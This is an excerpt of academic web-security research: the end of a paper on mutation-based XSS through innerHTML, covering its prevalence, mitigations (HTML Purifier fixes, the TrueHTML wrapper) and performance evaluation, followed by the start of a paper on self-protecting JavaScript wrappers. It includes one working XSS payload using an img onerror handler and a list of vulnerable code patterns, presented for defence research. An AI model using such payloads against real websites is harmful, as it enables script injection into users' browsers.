<!-- Browser Output -->
<p><svg><style>*{font-family:'</style></svg><img src="x"
    onerror="xss()" />'}</p>
```

This vulnerability was present in a popular open-source user agent and has been since fixed successfully, following a bug report.

3.8 Summary

In order to initiate the mutation, all of the exploits shown here require a single access to the *innerHTML* property of a surrounding container, while except for the attack vector discussed in Section 3.1, all other attacks can be upgraded to allow recursive mutation – making double-, triple- and further multiply-encoded escapes and entities useful in the attack scenario, immediately when multiple *innerHTML*-access to the same element takes place. The attacks were successfully tested against a large range of publicly available web applications and XSS filters – see Section 4.

4 Attack Surface

The attacks outlined in this paper target the client-side web application components, e.g. JavaScript code, that use the *innerHTML* property to perform dynamic updates to the content of the page. Rich text editors, web email clients, dynamic content management systems and components that pre-load resources constitute the examples of such features. In this section we detail the conditions under which a web application is vulnerable. Additionally, we attempt to estimate the prevalence of these conditions in web pages at present.

The basic conditions for a mutation event to occur are the serialization and deserialization of data. As mentioned in Section 2, mutation in the serialization of the DOM-tree occurs when the *innerHTML* property of a DOM-node is accessed. Subsequently, when the mutated content is parsed

back into a DOM-tree, e.g. when assigned to *innerHTML* or written to the document using `document.write`, the mutation is activated.

The instances in Listing 1.12 are far from being the exclusive methods for a mutation event to occur, but they exemplify vulnerable code patterns. In order for an attacker to exploit such a mutation event, it must take place on the attacker-supplied data. This condition makes it difficult to statistically estimate the number of vulnerable websites, however, the attack surface can be examined through an evaluation of the number of websites using such vulnerable code patterns.

Listing 1.12. Code snippets – vulnerable code patterns

```
// Native JavaScript / DOM code
a.innerHTML = b.innerHTML;
a.innerHTML += 'additional content';
a.insertAdjacentHTML('beforebegin', b.innerHTML);
document.write(a.innerHTML);

// Library code
$(element).html('additional content');
```

4.1 InnerHTML Usage

Since an automated search for *innerHTML* does not determine the exploitability of its usage, it can only serve as an indication for the severity of the problem. To evaluate the prevalence of *innerHTML* usage on the web, we conducted a study of the Alexa top 10,000 most popular web sites. A large fraction of approximately one third of these web sites utilized vulnerable code patterns, like the ones in Listing 1.12, in their code for updating page content. Major websites like Google, Amazon, EBay and Microsoft could be identified among these. Again, this does not suggest that these web sites can be exploited. We found an overall of 74.5% of the Alexa Top 1000 websites to be using *innerHTML*-assignments. While the usage of *innerHTML* is very common, the circumstances under which it is vulnerable to exploitation are in fact hard to quantify. Note though that almost all applications applied with an editable HTML area are prone to being vulnerable.

Additionally, there are some notable examples of potentially vulnerable code patterns identifiable in multiple and commonly used JavaScript libraries, e.g. jQuery [7] and SWFObject [27]. Indeed, more than 65% of the top 10,000 most popular websites do employ one of these popular libraries (with 48,87% using jQuery), the code of which could be used to trigger actual attacks. Further studies have to be made as to whether or not web applications reliant on any of these libraries are affected, as it largely depends on how the libraries are used. In certain cases, a very specific set of actions needs to be performed if the vulnerable section of

the code is to be reached. Regardless, library's inclusion always puts a given website at risk of attacks.

Ultimately, we queried the Google Code Search Engine (GCSE) as well as the Github search tool to determine which libraries and public source files make use of potentially dangerous code patterns. The search query yielded an overall 184,000 positive samples using the GCSE and 1,196,000 positive samples using the Github search tool. While this does not provide us with an absolute number of vulnerable websites, it shows how widely the usage of *innerHTML* is distributed; any of these libraries using vulnerable code patterns in combination with user-generated content is likely to be vulnerable to mXSS attacks.

4.2 Web-Mailers

A class of web applications particularly vulnerable to m- XSS attacks are classic web-mailers – applications that facilitates receiving, reading and managing HTML mails in a browser. In this example, the fact that HTML Rich-Text Editors (RTE) are usually involved, forms the basis for the use of the *innerHTML* property, which is being triggered with almost any interaction with the mail content. This includes composing, replying, spell-checking and other common features of applications of this kind. A special case of attack vector is sending an mXSS string within the body of an HTML-formatted mail. We analyzed commonly used webmail applications and spotted mXSS vulnerabilities in almost every single one of them, including e.g. Microsoft Hotmail, Yahoo! Mail, Rediff Mail, OpenExchange, Roundcube, and many other products – some of which cannot yet be named for the sake of user protection. The discovery was quickly followed with bug reports sent to the respective vendors, which were acknowledged.

4.3 Server-Side XSS Filters

The class of mXSS attacks poses a major challenge for server-side XSS filters. To completely mitigate these attacks, they would have to *simulate* the mutation effects of the three major browser families in hopes of determining whether a given string may be an mXSS vector. At the same time, they should not filter benign content, in order not to break the web application. The fixes applied to HTML sanitizers, as mentioned in the introduction, are new rules for *known* mutation effects. It can be seen as a challenging task to develop new filtering paradigms that may discover even unknown attack vectors.

5 Mitigation Techniques

The following sections will describe a set of mitigation techniques that can be applied by website owners, developers, or even users to protect against the cause and impact of mutation XSS attacks. We provide details on two approaches. The first one is based on a server-side filter, whereas the other focuses on client-side protection and employs an interception method in critical DOM properties access management.

5.1 Server-side mitigation

Avoiding outputting server content otherwise incorrectly converted by the browsers is the most direct mitigation strategy. In specific terms, the flawed content should be replaced with semantically equivalent content which is converted properly. Let us underline that the belief stating that "well-formed HTML is unambiguous" is false: only a browser-dependent subset of well-formed HTML will be preserved across *innerHTML*-access and -transactions.

A comprehensible and uncomplicated policy is to simply disallow any of the special characters for which browsers are known to have trouble with when it comes to a proper conversion. For many HTML attributes and CSS properties this is not a problem, since their set of allowed values already excludes these particular special characters. Unfortunately, in case of free-form content, such a policy may be too stringent. For HTML attributes, we can easily refine our directive by observing that ambiguity only occurs when the browser omits quotes from its serialized representation. Insertion of quotes can be guaranteed by, for example, appending a trailing whitespace to text, a change unlikely to modify the semantics of the original text. Indeed, the W3C specification states that user agents may ignore surrounding whitespace in attributes. A more aggressive transformation would only insert a space when the attribute was to be serialized without quotes, yet contained a backtick. It should be noted that backtick remains the only character which causes Internet Explorer to mis-parse the resulting HTML.

For CSS, refining our policy is more difficult. Due to the improper conversion of escape sequences, we cannot allow any CSS special characters in general, even in their escaped form. For URLs in particular, parentheses and single quotes are valid characters in a URL, but are simultaneously considered special characters in CSS. Fortunately, most major web servers are ready to accept percent encoded versions of these characters as equivalent, so it is sufficient to utilize the common percent-escaping for these characters in URLs instead.

We have implemented these mitigation strategies in HTML Purifier, a popular HTML filtering library [32]; as HTML Purifier does not implement any anomaly detection, the filter was fully vulnerable to these

attacks. These fixes were reminiscent of similar security bugs that were tackled in 2010 [31] and subsequent releases in 2011 and 2012. In that case, the set of unambiguous encodings was smaller than that suggested by the specification, so a very delicate fix had to be crafted in result, both fixing the bug and still allowing the same level of expressiveness. Since browser behavior varies to a great degree, a server-side mitigation of this style is solely practical for the handling of a subset of HTML, which would normally be allowed for high-risk user-submitted content. Furthermore, this strategy cannot protect against dynamically generated content, a limitation which will be addressed in the next section. Note that problems such as the backtick-mutation still affect the HTML Purifier as well as Blueprint and Google Caja; they have only just been addressed successfully by the OWASP Java HTML Sanitizer Project [4].

5.2 Client-side mitigation

Browsers implementing ECMA Script 5 and higher offer an interface for another client-side fix. The approach makes use of the developer-granted possibility to overwrite the handlers of *innerHTML* and *outerHTML*-access to intercept the performance optimization and, consequently, the markup mutation process as well. Instead of permitting a browser to employ its own proprietary HTML optimization routines, we utilize the internal XML processor a browser provides via DOM. The technique describing the wrapping and sanitation process has been labeled *TrueHTML*.

The TrueHTML relies on the *XMLSerializer* DOM object provided by all of the user agents tested. The *XMLSerializer* can be used to perform several operations on XML documents and strings. Interstingly, `XMLSerializer.serializeToString()` will accept an arbitrary DOM structure or node collection and transform it into an XML string. We decided to replace the *innerHTML*-getters with an interceptor to process the accessed contents as if they were actual XML. This has the following benefits:

1. The resulting string output is free from all mutations described and documented in Section 3. The attack surface can therefore be mitigated by a simple replacement of the browsers' *innerHTML*-access logic with our own code. The code has been made available to a selected group of security researches in the field, who have been tasked with ensuring its robustness and reliability.
2. The *XMLSerializer* object is a browser component. Therefore, the performance impact is low compared to other methods of pre-processing or filtering *innerHTML*-data before or after mutations take place. We elaborate on the specifics of the performance impact in the 6 Section.

[4] OWASP Wiki, `https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project`, Feb. 2013

3. The solution is transparent and does not require additional developer effort, coming down to a single JavaScript implementation. No existing JavaScript or DOM code needs to be modified, the script hooks silently into the necessary property accessors and replaces the insecure browser code. At present, the script works on all modern browsers tested (Internet Explorer, Firefox, Opera and Chrome) and can be extended to work on Internet Explorer 6 or earlier versions.
4. The *XMLSerializer* object post-validates potentially invalid code and thereby provides yet another level of sanitation. That means that even insecure or non-well-formed user-input can be filtered and kept free from mutation XSS and similar attack vectors.
5. The TrueHTML approach is generic, transparent and website-agnostic. This means that a user can utilize this script as a core for a protective browser extension, or apply the user-script to globally protect herself against cause and impact of mutation XSS attacks.

6 Evaluation

This section is dedicated to description of settings and dataset used for evaluating the performance penalty introduced by TrueHTML. We focus on assessing the client-side mitigation approach. While HTMLPurifier has been changed to reflect determination for mitigating this class of attacks, the new features are limited to adding items on the internal list of disallowed character combinations. This does not measurably increase the overhead introduced by HTMLPurifier. Performance takes a central stage as a focus of our query, as the transfer overhead introduced by TrueHTML is exceptionally low. The *http archive*[5] has analysed a set of more than 290,000 URLs and over the course of this project it has been determined that the average transfer size of a single web page is more than 1,200 kilobyte, 52kB of which are taken up by HTML content and 214kB by JavaScript. The prototype of TrueHTML is implemented in only 820 byte of code, which we consider to be a negligible transfer overhead.

6.1 Evaluation Environment

To assess the overhead introduced by TrueHTML in a realistic scenario, we conducted an evaluation based on the Alexa top 10,000 most popular web sites. We crawled these sites with a recursion depth of one. As pointed out in Section 4, approximately one third of these sites make use of innerHTML. In a next step we determine the performance impact of TrueHTML in a web browser by accessing 5,000 URLs randomly chosen

[5] `http://www.httparchive.org/`, Nov. 2012

from this set. Additionally, we assess the performance of TrueHTML in typical useage scenarios, like displaying an e-mail in a web mailer or accessing popular websites, as well as, investigate the relation between page load time overhead and page size in a controlled environment.

To demonstrate the versatility of the client-side mitigation approach, we used different hardware platforms for the different parts of the evaluation. The Alexa traffic ranking data on virtual machines constituted the grounds for performing this evaluation. Each instance was assigned one core of an Intel Xeon X5650 CPU running at 2.67GHz and had access to 2 GB RAM. The instances ran Ubuntu 12.04 Desktop and Mozilla Firefox 14.0.1. As an example for a mid-range system, we used a laptop with an Intel Core2Duo CPU at 1.86GHz and 2GB RAM, running Ubuntu 12.04 Desktop and Mozilla Firefox 16.0.2, so that to assess the performance in typical usage scenarios.

The evaluation environment is completed by a proxy server to inject TrueHTML into the HTML context of the visited pages.Once a website has been successfully loaded in the browser, we log the URL and the user-perceived page loading time using the Navigation Timing API defined by the W3C Web Performance Working Group [29]. We measure this time as the difference between the time when the `onload` event is fired and the time immediately after the user agent finishes prompting to unload the previous document, as given by the `performance.timing.navigationStart` method.

6.2 Evaluation Results

Using the virtual machines we first determine the user-perceived page loading time of the unaltered pages. In a second run we use the proxy server to inject TrueHTML and measure the page loading time again. We calculate the overhead as the increase of page loading time in percentage ratios of the loading time the page needed without TrueHTML. The minimum overhead introduced by TrueHTML is 0.01% while the maximum is 99.94%. On average, TrueHTML introduces an overhead of 30.62%. The median result is 25.73%, the 90th percentile of the overhead is 68.37%. However, the significance of these results is limited as we are unable to control for network-induced delay. In order to eliminate these effects, we conducted the following experiments locally.

Using the laptop, we determined how the user experience is affected by TrueHTML in typical scenarios, e.g. browsing popular webpages. We therefore assigned `document.body.innerHTML` of an otherwise empty DOM to the content of a typical email body of a multipart message (consisting of both the content types text/plain and text/html), the scraped content of the landing pages of `google.com`, `yahoo.com`, `baidu.com`, `duckduckgo.com`, `youtube.com`, and the scraped content of a map display on Google Maps, as well as of a Facebook profile and a Twitter timeline.



Fig. 2. Page load time plotted against page size/#markup elements

Each generated page was accessed three times and the load times logged per criteria described earlier on. The data were generated locally, thus the results do not contain network-induced delays. Table 2 shows the average values.

The results of the previous test show that the user-perceived page load time is not only dependent on the size of the content, but also reliant on the structure and type of the markup. While the data show that in no case the user experience is negatively affected in the typical use cases, this kind of evaluation does not offer a generic insight into how TrueHTML performance overhead relates to content size and the amount of markup elements. To evaluate this in a controlled environment, we generate a single `<p></p>` markup fragment that contains 1kB of text. Again, we assigned `document.body.innerHTML` of an otherwise empty DOM this markup element between one and one hundred times, creating pages containing one element with 1kB text content, scaling up to pages containing one thousand with 1000kB of text content. As before, the data was generated locally. We compare page load times with and without TrueHTML as described above. While the load time increases slightly with size and the amount of markup elements, it can be seen from Figure 2 that the performance penalty introduced through TrueHTML does not raise significantly.

7 Related Work

XSS. First reported back in the year 2000 [6], Cross-Site Scripting (XSS) attacks gained recognition and attention from a larger audience with the Samy MySpace worm in 2005 [17]. Several types of XSS attacks have been described thus far.

Reflected XSS, which typically present a user with an HTML document accessed with maliciously manipulated parameters (GET, HTTP

Content	Size	w/o TH	w/ TH
DuckDuckGo	8.2 kB	336 ms	361 ms
Email Body	8.5 kB	316 ms	349 ms
Baidu.com	11 kB	336 ms	466 ms
Facebook profile	58 kB	539 ms	520 ms
Google	111 kB	533 ms	577 ms
Youtube	174 kB	1216 ms	1346 ms
Twitter timeline	190 kB	1133 ms	1164 ms
Yahoo	244 kB	893 ms	937 ms
Google Maps	299 kB	756 ms	782 ms

Table 2. User-perceived page load times ordered by content size with and without TrueHTML (TH)

header, cookies). These parameters are sent to the server for application logic processing and the document is then rendered along with the injected content.

Stored XSS, which is injected into web pages through user-contributed content stored on the server. Without proper processing on the server-side, scripts will be executed for any user that visits a web page with this content.

DOM XSS, or *XSS of the third kind*, which was first described by Klein [18]. It may be approached as a type of reflected XSS attack where the processing is done by a JavaScript library within the browser rather than on the server. If the malicious script is placed in the hash part of the URL, it is not even sent to the server, meaning that server-side protection techniques fail in that instance.

Server-side mitigation techniques range from simple character encoding or replacement, to a full rewriting of the HTML code. The advent of DOM XSS was one of the main reasons for introducing XSS filters on the client-side. The IE8 XSS Filter was the first fully integrated solution [25], timely followed by the Chrome XSS Auditor in 2009 [4]. For Firefox, client-side XSS filtering is implemented through the NoScript extension[6]. XSS attack mitigation has been covered in a wide range of publications [5, 8, 9, 16, 26, 35]. Noncespaces [10] use randomized XML namespace prefixes as a XSS mitigation technique, which would make detection of injected content reliable. DSI [23] tries to achieve the same goal based on a classification of HTML content into trusted and untrusted content on the server side, subsequently changing browser parsing behavior to take this distinction into account. Blueprint [21] generates a model of the user input on the server-side and transfers this model, together with

[6] mXSS is mostly not in scope for these, thus remains undetected

the user-contributed content, to the browser; browser behavior is modified by injecting a Javascript library to process the model along with the input. While the method to implement Blueprint in current browsers is remarkably similar to our mitigation approach, it seems hard to exclude the mXSS string from the model as it looks like legitimate content. mXSS attacks are likely to bypass all three of those defensive techniques given that the browser itself is instrumented to create the attack payload from originally benign-looking markup.

Mutation-based Attacks. Weinberger et al. [30] give an example where innerHTML is used to execute a DOM-based XSS; this is a different kind of attack than those described in this paper, because no mutations are imposed on the content, and the content did not pass the server-side filter. Comparable XSS attacks based on changes to the HTML markup have been initially described for client-side XSS filters. Vela Nava et al. [24] and Bates et al. [4] have shown that the IE8 XSS Filter could once be used to "weaponize" harmless strings and turn them into valid XSS attack vectors by applying a mutation carried out by the regular expressions used by the XSS Filter, thus circumventing server-side protection. Zalewski covers concatenation problems based on NUL strings in *innerHTML* assignments in the *Browser Security Handbook* [34] and later dedicates a section to backtick mutation in his book "The Tangled Web" [33]. Other mutation-based attacks have been reported by Barth et al. [2] and Heiderich [12]. Here, mutation may occur *after* client-side filtering (WebKit corrected a self-closing script tag before rendering, thus activating the XSS vector) or *during* XSS filtering (XSS Auditor strips the `code` attribute value from an applet tag, thus activating a second malicious code source). Hooimeijer et al. describe dangers associated with sanitization of content [15] and claim that they were able, for each of a large number of XSS vectors, to produce a string that would result in that valid XSS vector *after* sanitization. The vulnerabilities described by Kolbitsch et al. may form the basis for an extremely targeted attack by web malware [19]. Those authors state that attack vectors may be prepared for taking into account the mutation behavior of different browser engines. Further, our work can be seen as another justification of the statement from Louw et al. [22]: "The main obstacle a web application must overcome when implementing XSS defenses is the divide between its understanding of the web content represented by an HTML sequence and the understanding web browsers will have of the same".

We show that there is yet another data processing layer in the browser, which managed to remain unknown to the web application up till now. Note that our tests showed that Blueprint would have to be modified to be able to handle prevention of mXSS attacks. The current status of standardization can be retrieved from [20]. Aside from the aforementioned

"print preview problem" referenced in Section 2.2, another early report on XSS vulnerabilities connected to *innerHTML* was filed in 2010 for WebKit browsers by Vela Nava [28]. Further contributions to this problem scope have been submitted by Silin, Hasegawa and others, being subsequently documented on the HTML5 Security Cheatsheet [14].

8 Conclusion

The paper describes a novel attack technique based on a problematic and mostly undocumented browser behavior that has been in existence for more than ten years – initially introduced with Internet Explorer 4 and adopted by other browser vendors afterwards. It identifies the attacks enabled by this behavior and delivers an easily implementable solution and protection for web application developers and site-owners. The discussed browser behavior results in a widely usable technique for conducting XSS attacks against applications otherwise immune to HTML and JavaScript injections. These internal browser features transparently convert benign markup, so that it becomes an XSS attack vector once certain DOM properties – such as *innerHTML* and *outerHTML* – are being accessed or other DOM operations are being performed. As we label this kind of attack Mutation-based XSS (mXSS), we dedicate this paper to thoroughly introducing and discussing this very attack. Subsequently, we analyze the attack surface and propose an action plan for mitigating the dangers via several measurements and strategies for web applications, browsers and users. We also supply research-derived evaluations of the feasibility and practicability of the proposed mitigation techniques.

The insight gained from this publication indicates the prevalence of risks and threats caused by the multilayer approach that the web is being designed with. Defensive tools and libraries must gain awareness of the additional processing layers that browsers possess. While server- as well as client-side XSS filters have become highly skilled protection tools to cover and mitigate various attack scenarios, mXSS attacks pose a problem that has yet to be overcome by the majority of the existing implementations. A string mutation occurring during the communication between the single layers of the communication stack from browser to web application and back is highly problematic. Given its place and time of occurrence, it cannot be predicted without detailed case analysis.

References

1. A. Barth, J. Caballero, and D. Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *Security and Privacy, 2009 30th IEEE Symposium on*, pages 360–371. IEEE, 2009.
2. Adam Barth. Bug 29278: XSSAuditor bypasses from sla.ckers.org. `https://bugs.webkit.org/show_bug.cgi?id=29278`.
3. A. Barua, H. Shahriar, and M. Zulkernine. Server side detection of content sniffing attacks. In *Software Reliability Engineering (ISSRE), 2011 IEEE 22nd International Symposium on*, pages 20–29. IEEE, 2011.
4. Daniel Bates, Adam Barth, and Collin Jackson. Regular expressions considered harmful in client-side XSS filters. In *Proceedings of the 19th international conference on World wide web*, WWW '10, pages 91–100, 2010.
5. Prithvi Bisht and V. N. Venkatakrishnan. XSS-GUARD: Precise Dynamic Prevention of Cross-Site Scripting Attacks. In *Conference on Detection of Intrusions and Malware & Vulnerability Assessment*, 2008.
6. CERT.org. CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests. `http://www.cert.org/advisories/CA-2000-02.html`, 2012.
7. The jQuery Foundation. jQuery: The Write Less, Do More, JavaScript Library. `http://jquery.com/`, November 2012.
8. M.T. Gebre, K.S. Lhee, and M.P. Hong. A robust defense against content-sniffing xss attacks. In *Digital Content, Multimedia Technology and its Applications (IDC), 2010 6th International Conference on*, pages 315–320. IEEE, 2010.
9. Baptiste Gourdin, Chinmay Soman, Hristo Bojinov, and Elie Bursztein. Toward secure embedded web interfaces. In *Proceedings of the Usenix Security Symposium*, 2011.
10. Matthew Van Gundy and Hao Chen. Noncespaces: Using randomization to defeat Cross-Site Scripting attacks. *Computers & Security*, 31(4):612–628, 2012.
11. Yosuke Hasegawa, March 2007.
12. M. Heiderich. *Towards Elimination of XSS Attacks with a Trusted and Capability Controlled DOM*. PhD thesis, Ruhr-University Bochum, 2012.
13. M. Heiderich, M. Niemietz, F. Schuster, T. Holz, and J. Schwenk. Scriptless attacks–stealing the pie without touching the sill. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.
14. Mario Heiderich. HTML5 Security Cheatsheet. `http://html5sec.org/`.
15. Pieter Hooimeijer, Benjamin Livshits, David Molnar, Prateek Saxena, and Margus Veanes. Fast and precise sanitizer analysis with bek. In *Proceedings of the 20th USENIX conference on Security*, SEC'11, pages 1–1, Berkeley, CA, USA, 2011. USENIX Association.
16. Martin Johns. *Code Injection Vulnerabilities in Web Applications - Exemplified at Cross-site Scripting*. PhD thesis, University of Passau, Passau, July 2009.
17. S. Kamkar. *Technical explanation of The MySpace Worm*.
18. Amit Klein. DOM Based Cross Site Scripting or XSS of the Third Kind. *Web Application Security Consortium*, 2005.

19. Clemens Kolbitsch, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. Rozzle: De-Cloaking Internet Malware. In *Proc. IEEE Symposium on Security & Privacy*, 2012.
20. Travis Leithead. Dom parsing and serialization (w3c editor's draft 07 november 2012). `http://dvcs.w3.org/hg/innerhtml/raw-file/tip/index.html`.
21. Mike Ter Louw and V. N. Venkatakrishnan. Blueprint: Robust Prevention of Cross-site Scripting Attacks for Existing Browsers. In *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*, SP '09, pages 331–346, Washington, DC, USA, 2009. IEEE Computer Society.
22. Mike Ter Louw and V. N. Venkatakrishnan. Blueprint: Robust Prevention of Cross-site Scripting Attacks for Existing Browsers. Proc. IEEE Symposium on Security & Privacy, 2009.
23. Yacin Nadji, Prateek Saxena, and Dawn Song. Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense. In *NDSS*. The Internet Society, 2009.
24. Eduardo Vela Nava and David Lindsay. Abusing Internet Explorer 8's XSS Filters. `http://p42.us/ie8xss/Abusing_IE8s_XSS_Filters.pdf`.
25. David Ross. IE8 XSS Filter design philosophy in-depth. `http://blogs.msdn.com/b/dross/archive/2008/07/03/ie8-xss-filter-design-philosophy-in-depth.aspx`, April 2008.
26. Prateek Saxena, David Molnar, and Benjamin Livshits. SCRIPTGARD: Automatic context-sensitive sanitization for large-scale legacy web applications. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 601–614. ACM, 2011.
27. Bobby van der Sluis. swfobject - SWFObject is an easy-to-use and standards-friendly method to embed Flash content, which utilizes one small JavaScript file. `http://code.google.com/p/swfobject/`.
28. Eduardo Vela. Issue 43902: innerHTML decompilation issues in textarea. `http://code.google.com/p/chromium/issues/detail?id=43902`.
29. W3C. Navigation Timing. `http://www.w3.org/TR/2012/PR-navigation-timing-20120726/`, July 2012.
30. Joel Weinberger, Prateek Saxena, Devdatta Akhawe, Matthew Finifter, Eui Chul Richard Shin, and Dawn Song. A systematic analysis of xss sanitization in web application frameworks. In *ESORICS*, 2011.
31. Edward Z. Yang. HTML Purifier CSS quoting full disclosure. `http://htmlpurifier.org/`, September 2010.
32. Edward Z. Yang. HTML Purifier. `http://htmlpurifier.org/`, March 2011.
33. M. Zalewski. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, 2011.
34. Michal Zalewski. Browser Security Handbook. `http://code.google.com/p/browsersec/wiki/Main`, July 2010.
35. Gavin Zuchlinski. The Anatomy of Cross Site Scripting. *Hitchhiker's World*, 8, November 2003.

CHAPTER 4

Paper III – Safe Wrappers and Sane Policies for Self Protecting JavaScript

Presented at OWASP AppSec Research 2010 and published in the joint Proceedings of the 15th Nordic Conference in Secure IT Systems (Nordsec'10)

Safe Wrappers and Sane Policies for Self Protecting JavaScript

Jonas Magazinius Phu H. Phung David Sands

Abstract. Phung *et al* (ASIACCS'09) describe a method for wrapping built-in methods of JavaScript programs in order to enforce security policies. The method is appealing because it requires neither deep transformation of the code nor browser modification. Unfortunately the implementation outlined suffers from a range of vulnerabilities, and policy construction is restrictive and error prone. In this paper we address these issues to provide a systematic way to avoid the identified vulnerabilities, and make it easier for the policy writer to construct declarative policies – i.e. policies upon which attacker code has no side effects.

1 Introduction

Even with the best of intentions, a web site might serve a page which contains malicious JavaScript code. Preventing e.g. cross-site scripting (XSS) attacks in modern web applications has proved to be a difficult task. One alternative to relying on careful use of input validation is to focus on code *behavior* instead of code integrity. Even if we cannot be sure of the origins (and hence functionality) of all the code in a given page, it may be enough to guarantee that the page does not behave in an unintended manner, such as abusing resources or redirecting sensitive data to untrusted origins.

One way to do this is to specify a policy which says under what conditions a page may perform a certain action, and implement this by a *reference monitor* [2] which grants, denies or modifies such action requests. In this paper we study this approach in a JavaScript/browser context, where the policy is enforced by using software wrappers. In the remainder of this introduction we review the background of policy enforcement mechanism in protecting web pages from malicious JavaScript code. A number of recent proposals implement policy enforcement by using wrappers to intercept security-relevant events. Here we sample the various approaches to implementing wrappers – each with their own advantages and disadvantages, before focusing in more detail on the approach, *self-protecting JavaScript*, that forms the main focus of this article.

1.1 The Wrapper Landscape

One key dimension for comparing security wrapper and sandboxing approaches is whether they require browser modification or not. Full browser

integration offers some clear advantages. For example, the wrapping mechanism has direct access to the scripts as seen by the browser so there can be no inconsistency between the wrapper's and the browser's view of the code. Such inconsistencies are the basis for attacks, as is well known from the evasion attacks on script filters. The wrapping mechanism also has access to lower-level implementation details that would not be accessible at the JavaScript level, and permits modifications and extensions, for the greater good, to JavaScript's semantics. The state-of-the-art in this approach is ConScript [21], which modifies Internet Explorer 8 to provide aspect-oriented programming constructs for JavaScript.

Avoiding browser modification, on the other hand, is an advantage in itself. For example it could allow a server to protect its own code from XSS attacks using an application-specific policy. The user would receive this protection without being proactive. Within this area one can roughly divide the approaches into those which transform the whole program (thus requiring the program to be parsed) and those which perform wrapping without having to modify the code. Phung *et al* [25] refer to these styles as *invasive* vs *lightweight*, respectively. The former approach is taken by the BrowserShield tool [28] which performs a deep wrapping of code, requiring run-time parsing and transformation of the code. In more recent work, Ofuonye and Miller [23] show that the high runtime overheads witnessed in BrowserShield can be improved in practice by optimising the instrumentation technique. The *lightweight* approach refers to techniques which do not require any aggressive code manipulation. There are many JavaScript programming libraries which provide this kind of functionality; the lightweight self-protecting JavaScript work of Phung *et al* [25] is the only one of these which is security specific. More details of this approach are given below.

A number of approaches involve using well-behaved subsets of JavaScript. These can be though of as a hybrid of an invasive pass (to check that the code is in the intended sublanguage), followed by wrapping. By syntactically filtering the language, the wrapping problem becomes much simpler, since problematic language features can be disallowed (these invariably must include, among other things, all dynamic code creation features such as `eval` and `document.write`). This approach is exemplified in FBJS [12], a JavaScript subset provided by Facebook to sandbox third-party applications. A principled perspective on this approach is provided in the work of Maffeis *et al*, e.g. [19].

Each approach has potential advantages and disadvantages, and each must both overcome numerous technical problems to be practically applicable.

1.2 Self Protecting JavaScript

In this paper we focus on problems and improvements in the *self protecting JavaScript* approach [25]. Here we outline the key ingredients of that approach.

Policies are defined in terms of security relevant events, which are the API calls – the so-called *built-in* methods of JavaScript. These are the methods which have an intrinsic meaning independent of the code itself. The attacker is assumed to have injected arbitrary JavaScript into the body of a web page. A policy is a piece of JavaScript which, in an aspect-oriented programming (AOP) style, specifies which method calls are to be intercepted (the *pointcut* in AOP-speak), and what action (*advice*) is to be taken.

The key to being "lightweight" is that the method does not need to parse or transform the body of the page at all. This is achieved by assuming that the server, or some trusted proxy, injects the policy code into the header of the web page. Integrity of this policy code is assumed (so attacks to the page in transit are not considered). Injecting the policy code into the header ensures that the policy code is executed first, so the policy code gets to wrap the security critical methods before the attacker code can get a handle on them. This is a strikingly simple idea that does not have any particular difficulty with dynamic language features such as on-the-fly code generation. The price paid for this is that it can only provide security policies for the built-in methods, and cannot patch arbitrary "code patterns" as e.g. the BrowserShield approach.

Phung *et al* implemented this idea via an adaptation of a non security-oriented aspect-oriented programming library. But in a security context the ability to ensure that the code and policy are tamper-proof, and that the attacker cannot obtain pointers to the unwrapped methods is crucial. In this paper we study and fix vulnerabilities of both kinds in the implementation outlined by Phung *et al*, and propose a way to make it easier to write sane policies which behave in a way which is not unduly influenced by attacker code.

We divide the study into issues relating to the generic wrapper code (Section 2), and issues relating to the construction of safe policies (Section 3). Before discussing this work in more detail below, we summarize the attacks which motivate the present work, most of which are either well-known or based on well-known mechanisms:

Prototype poisoning Prototype poisoning is a well-known attack vector: trusted code can be compromised because it inherits from a global prototype which is accessible to the attacker. We address several flavours of poisoning attack:

- *Built-in subversion* Built-in methods used in the implementation of the generic *wrapper code* can be subverted by modifying the prototype object.

- *Global setter subversion* Setters defined on prototype objects are executed upon instantiation of new objects. This opens up for external code to access information in a supposedly private scope. In the case of the wrapper implementation, inconsiderate use of temporary objects leads to compromise. This issue has been discussed previously in the context of JSON Hijacking [24, 8].
- *Policy object subversion* Any object implicitly or explicitly manipulated by the *policy code* is vulnerable to subversion via its global prototype. Meyerovich *et al* [20] provide a good example of this attack in the subversion of a URL whitelist stored in a policy.

Aliasing issues A specific built-in may have several aliases pointing to the same function in the browser. Knowing what to wrap given one of these aliases is imperative for the monitor in order to control access to the built-in. Meyerovich *et al* [20] call this *incomplete mediation*. Also, each window instance has its own set of built-ins but can under some circumstances access and execute a built-in of another instance. This sort of dynamic aliasing needs to be controlled so that one instance with wrapped built-ins cannot not access the unprotected built-ins of another.

Abusing the caller-chain When a function is called, the `caller` property of that function is set to refer to the function calling it. The called function can thereby get a handle on its caller and access to and modify part of the information which is supposed to be local to it e.g. the `arguments` property. This implies that if user code in one way or another is called from either a built-in, the wrapper, or from the policy, it could potentially bypass the monitor. This general attack vector is described in the Caja end-user's guide [13] ("Reflective call stack traversal leaks references").

Non declarative arguments If a policy inspects a user-supplied parameter the parameter can masquerade as a "good" value at inspection time, and change to a "bad" value a the time of use. This is because JavaScript performs an implicit type conversion. This attack was already addressed in [25] where it is credited to Maffeis (see also [19]). It is also the basis of a recently described attack on ADsafe [18]. (This paper significantly extends the defence mechanism of [25] for this class of attack).

2 Breaking and Fixing the Wrapping Code

